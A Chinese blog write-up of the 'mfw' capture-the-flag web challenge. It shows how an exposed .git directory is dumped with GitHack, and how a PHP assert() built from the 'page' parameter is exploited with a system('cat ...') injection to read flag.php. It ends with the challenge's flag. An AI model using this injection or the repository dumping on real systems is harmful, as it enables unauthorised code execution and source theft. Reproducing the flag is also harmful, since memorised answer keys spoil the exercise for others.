




攻防世界WEB进阶之mfw

原创

[harry_c](#)  于 2019-07-29 09:00:44 发布  348  收藏

分类专栏: [攻防世界](#) 文章标签: [攻防世界](#) [web](#) [mfw](#) [安全](#) [进阶](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/harry_c/article/details/97622830

版权



[攻防世界](#) 专栏收录该内容

29 篇文章 2 订阅

订阅专栏

攻防世界WEB进阶之mfw

[第一步: 分析](#)

[第二步: 实操](#)

[第三步: 答案](#)


难度系数: 1星

题目来源: csaw-ctf-2016-quals

题目描述: 暂无

第一步: 分析

题目没有介绍，打开之后看到网页，点击about页面看到如下：



About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap

https://blog.csdn.net/harry_c

试着看是否能打开git代码库：



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2018-10-04 12:57	25	
HEAD	2018-10-04 12:57	23	
branches/	2018-10-04 12:57	-	
config	2018-10-04 12:57	92	
description	2018-10-04 12:57	73	
hooks/	2018-10-04 12:57	-	
index	2018-10-04 12:57	523	
info/	2018-10-04 12:57	-	
logs/	2018-10-04 12:57	-	
objects/	2018-10-04 12:57	-	
refs/	2018-10-04 12:57	-	

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 59766

https://blog.csdn.net/harry_c

成功打开说明存在代码泄露问题。

第二步：实操

使用<https://github.com/lijiejie/GitHack>工具进行:
Python2 GitHack.py http://111.198.29.45:59766

templates	2019/7/25 14:43	文件夹	
index.php	2019/7/25 14:43	PHP 文件	3 KB

名称	修改日期	类型	大小
about.php	2019/7/25 14:43	PHP 文件	1 KB
contact.php	2019/7/25 14:43	PHP 文件	1 KB
flag.php	2019/7/25 14:43	PHP 文件	1 KB
home.php	2019/7/25 14:43	PHP 文件	1 KB

看见flag，心中窃喜，难度这么简单，打开一看并没有，打开index.php发现关键代码：

1. `<!-<li <? php if ($page == "flag") { ?>class="active"<?php } ?>>My secrets`
2. `-->`
3. `<?php if (isset($_GET['page'])) { $page = $_GET['page']; } else { $page = "home"; } $file = "templates/" . $page . ".php"; // I heard '..' is dangerous! assert("strpos('$file', '..') === false") or die("Detected hacking attempt!"); // TODO: Make this look nice assert("file_exists('$file')") or die("That file doesn't exist!"); ?>`

根据1、2可以断定答案与我们的访问页传输参数有关了。

使用拼装，将flag文件显示出来：使用的语句为 `'.system("cat ./templates/flag.php")'`

即为[http://111.198.29.45:59766/?page=%27%20.system\(%22cat%20./templates/flag.php%22\).%27](http://111.198.29.45:59766/?page=%27%20.system(%22cat%20./templates/flag.php%22).%27)

第三步：答案

查看源码出现flag：

```
1 <?php $FLAG=" cyberpeace {fb1205d3d65e51c9145e5d5230e1e167} "; ?>
2 <?php $FLAG=" cyberpeace {fb1205d3d65e51c9145e5d5230e1e167} "; ?>
3 That file doesn't exist!
```

至此flag为： cyberpeace{fb1205d3d65e51c9145e5d5230e1e167}